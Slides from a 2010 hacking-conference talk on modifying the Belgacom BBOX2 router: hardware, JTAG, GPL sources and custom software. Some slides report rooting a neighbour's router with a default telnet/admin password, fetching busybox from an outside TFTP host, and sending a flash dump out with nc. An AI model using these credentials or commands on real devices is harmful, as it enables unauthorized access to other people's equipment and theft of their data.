Modifying the Belgacom Box 2 (BBOX2)

Benjamin Henrion (zoobab)
http://zoobab.com/bbox2

Hackito Ergo Sum 2010

What Is the BBOX2?

- Stands for **B**elgacom **Box 2**
- First generation: BBOX1
  - 2MB flash + 16MB RAM
  - Infineon (ex-TI) AR7 SoC
  - 1 DSL and 2 FXS (VoIP) interfaces

What is the BBOX2? (2)

- Second Generation: BBOX2
  - 16MB flash + 64MB RAM
  - Ikanos (Lexra MIPS-clone 4189) SoC
  - VDSL2 module and 2 FXS VoIP interfaces
  - USB2 host interface (ex: connect a USB key)
  - USB1 slave interface (hidden)
  - 1 switch 4 ports, 1 serial, 1 wifi atheros

What is the BBOX2? (3)


- Probably one of the most widespread Linux-based device in Belgium
  - Even my uncle has one!
- Rumors says approx 300.000 BBOX2 are deployed
- Manufactured by Sagem
- Similar hardware
  - Livebox2 (Orange, France)
  - ScarletBox (Scarlet, Belgium)
  - Sagem F@st 3464 (EDPNet, Belgium)
  - Alice Gate VoIP 2 Plus Wi-Fi (Telecom Italia, Italy)

Inside the BBOX2

Ikanos IKF6836 Fusix vx160

- # cat /proc/cpuinfo
  - system type: ADI Fusiv Core
  - cpu model: Lexra LX4189 V0.0
  - BogoMIPS: 199.47

Ikanos IKF6836 Fusix vx160




Source: Ikanos Vx160 IKF6836 Presentation Sheet

Jonah Probell - The Lexra Story

- Lexra core = a SIP core with MIPS-I instruction set
- Lexra core = Realtek RTL8181 or Realtek RTL8186
- US patent 4,814,976 = 4 instructions MIPS-I
- MIPS patent of 1986
- MIPS sued for software emulation of those instructions
- Lexra asked the USPTO for review
- Lexra went out of business, MIPS bought the bankrupted company

Open WiFi + Open Telnet

- My neighboor open WiFi example (ex: ESSID: bbox2-b4c1)
- Default login+pass= admin+BGCVDSL2



- Got root!

Getting the sources?

- GPL "violation": Belgacom nor Sagem have released any sources
- GPL "violation": Jungo has a binary toolchain on its website (15USD for a CD)
- GPL "violation": Orange Livebox-floss.com
  - no sources for the Linux kernel
  - no sources for the u-boot bootloader
  - but compiler toolchain is available
- GPL "violation": Belgacom contacted me about this presentation, I replied back with sources request, no answer so far

Tivoization?

- Serial messages

```
SAGEM Secure-boot v2.4.8 for ADI chipset
```


- Fork of U-boot by Sagem:

```
CPU: ADI Fusiv 160 Family
DRAM:  64 MB
Flash: 16 MB
Using default environment
In:    serial
Out:   serial
Err:   serial
```

- Fork confirmed by Mr U-Boot (Wolfgang Denx):

```
$ dd if=mtdblock0 bs=21024 skip=1 | gunzip >u-boot.bin
$ strings -a u-boot.bin
```

Cross-compilation with OpenWRT



Add also the -static option to avoid libc dependency...

Loading custom code

- Via a USB key (require physical access)
- Via telnet and the TFTP client

```
# echo "78.29.228.212 is a dnsmasq TFTP server on a home DSL line"
# tftp -g -r busybox -l /tmp/busybox 78.29.228.212
# ls -lh /tmp/busybox
-rwxr-xr-x 974.0k Apr  5 18:12 /tmp/busybox
# chmod +x /tmp/busybox; ln -s busybox wget
# /tmp/wget http://zoobab.com
```

- Backup of the flash of the neighboor:

```
# dd if=/dev/mtdblock0 of=/tmp/flash16M
# ln -s /tmp/busybox /tmp/nc
# cat /tmp/flash16M | nc 192.168.1.4 (this is my laptop)
# dd if=/tmp/flash16M of=/dev/mtdblock0 (backup works!)
```

Loading custom kernel modules?

- The Kernel has module support

```
# cat /proc/modules
[...]
ath_pci 203216 1 ath_pktlog, Live 0xc027d000
ath_rate_atheros 59376 2 ath_pktlog,ath_pci, Live 0xc022d000
```

- Wifi driver with monitor, ad-hoc, ahdemo, injection
- Possible once the kernel sources are released

JTAG access

- JTAG 2x10pins surface mount Philips standard

JTAG access (2)

- urjtag + Amontec JTAG key

```
jtag> cable JTAGkey
Connected to libftdi driver.
jtag> detect
IR length: 5
Chain length: 1
Device Id: 00000010011111010011000111001011 (0x00000000027D31CB)
Unknown manufacturer!
chain.c(149) Part 0 without active instruction
chain.c(200) Part 0 without active instruction
chain.c(149) Part 0 without active instruction
```

JTAG access (3)

- urjtag discovery of the registers

```
jtag> discovery
Detecting IR length ... 5
Detecting DR length for IR 11111 ... 1
Detecting DR length for IR 00000 ... 1
Detecting DR length for IR 00001 ... 671
Detecting DR length for IR 00010 ... 32
Detecting DR length for IR 00011 ... 671
Detecting DR length for IR 00100 ... 1
Detecting DR length for IR 00101 ... 1
Detecting DR length for IR 00110 ... 1
Detecting DR length for IR 00111 ... 306
```

JTAG access (4)


- WIP: detectflash (the 16M spansion flash is supported by tjtag tool)
- Goal: load a MIPS EJTAG bootloader in RAM?
  - A simple MIPS u-boot loader in RAM?:
    This program allows you to connect a MIPS EJTAG capable CPU to the PC parallel port. The CPU can then be booted from the PC, i.e. the PC loads the u-boot bootloader into the MIPS target SDRAM, and runs it. That way, you can bring up a MIPS board without having a programmed FLASH or similar on board.
  - http://www.baycom.org/~tom/ejtag/

Pivot_root, /optware?

- The static Busybox has pivot_root support
- Maybe copying the ramfs to USB key, and then call pivot_root?
- SLUG has an optware way, what about OpenWRT?
- Still have to try that

Torrent box

- Transmission-cli and -web compiled
- Runs fine with an external HD
- Throughput test 2.5MB/s max
- Nice webinterface



Other soft compiled

- tcpdump (| nc)
- airodump-ng
- dropbear
- ssh client
- swapon (USB disk)

Other Problems

- tr69 and tr98 (management process) takes too much CPU (90%)
- EDPNet and BBOX2 users has been complaining on forums the box overheats
- kill -9 script solves the issue :-)
- Vendetta threats? Very few technical information
- The technical judges:
  "*D'apres le parquet, contrairement aux informations diffusees par le hacker, "il n'y avait pas de failles dans le modem-routeur Bbox2 de Belgacom*" *-- Lesoir, 2 dec 2009*

Other Problems (2)

- Pretty old hardware (2005)
- Need to find owners of boxes to request sources
- fusiv_src VDSL2 drivers missing from Fritz!box sources

Obfuscation

- The good old times when the DSL login+pass was in the source of the HTML page
- You can gain the admin interface via a single URL:


  `http://192.168.1.1/index.cgi?user_name=admin&password=BGCVDSL2`

- Get the config backup via the webinterface

Obfuscation (2)

```
(Fast34xx
  (ft_ppp_login
    (unlock_login
      (user(&aa;UZ&b5;&88;&12;T&b8;&c4;&b9;h&b5;&db;o&dc;&06;r ))
      (password(&9a;f9&b9;&aa;&0b;V&da;))
    )
    (lock_login
      (user(&80;HP&bb;&99;&fd;W&d0;&a2;&ba;q&a1;&14;B&e6;&18;O&27;&ab;&fd;))
      (password(&80;8a&9a;&9d; P&d2;&c4;u))
    )
  )
```

DeObfuscation (3)



Other ways to launch code?


Clip of the config file "cpe_configuration.cfg"

```
(depend_on_name(ethoa0))
(fastpath(1))
(qos
  (enabled(1))
  (script(qos-adsl-ppp.sh))
  (rate(0))
```

What if I replace the qos-adsl-ppp.sh by /tmp/qos-adsl-ppp.sh? (Still have to try that...)

Todo

- VDSL2 JTAG pinout detection (arduinull + arduino mega)
- VDSL2 SPI sniffing
- TR69 traffic analysis (now easy with tcpdump)
- Buy an OpenBenchLogicSniffer



Todo (2)

- Build a /optware distrib based on OpenWRT
- Get the kernel and u-boot sources
- Rewrite the fusiv_src driver for the VDSL2 module (kernel module - not GPL)
- JTAG flash detection
- EJTAG uboot loading method

Todo (3)

- Compile custom kernel modules (wifi packet injection)
- Make space on the flash where it is possible to write code
- Try pivot_root by cloning the rootfs on a USB key
- Nice apps
  - rsync box
  - irc (irssi, ircd)
  - Tor bridge or hidden webserver
  - Onioncat and ipv6
  - Blog
  - Didiwiki
  - Asterisk
  - HostileWRT
  - Etc...
- Similar Wanadoo-a1b2 table?

Todo (4)

- Similar ESSID story as the "Wanadoo-a1b2"
- Similar hardware, same code should work
- Get some people to request the sources to Orange, Sagem, Belgacom...
- Analysis of *.cap files from the TR69 processes
- VDSL2 USRP sniffing
- Get more people involved

Questions?

- Don't be shy!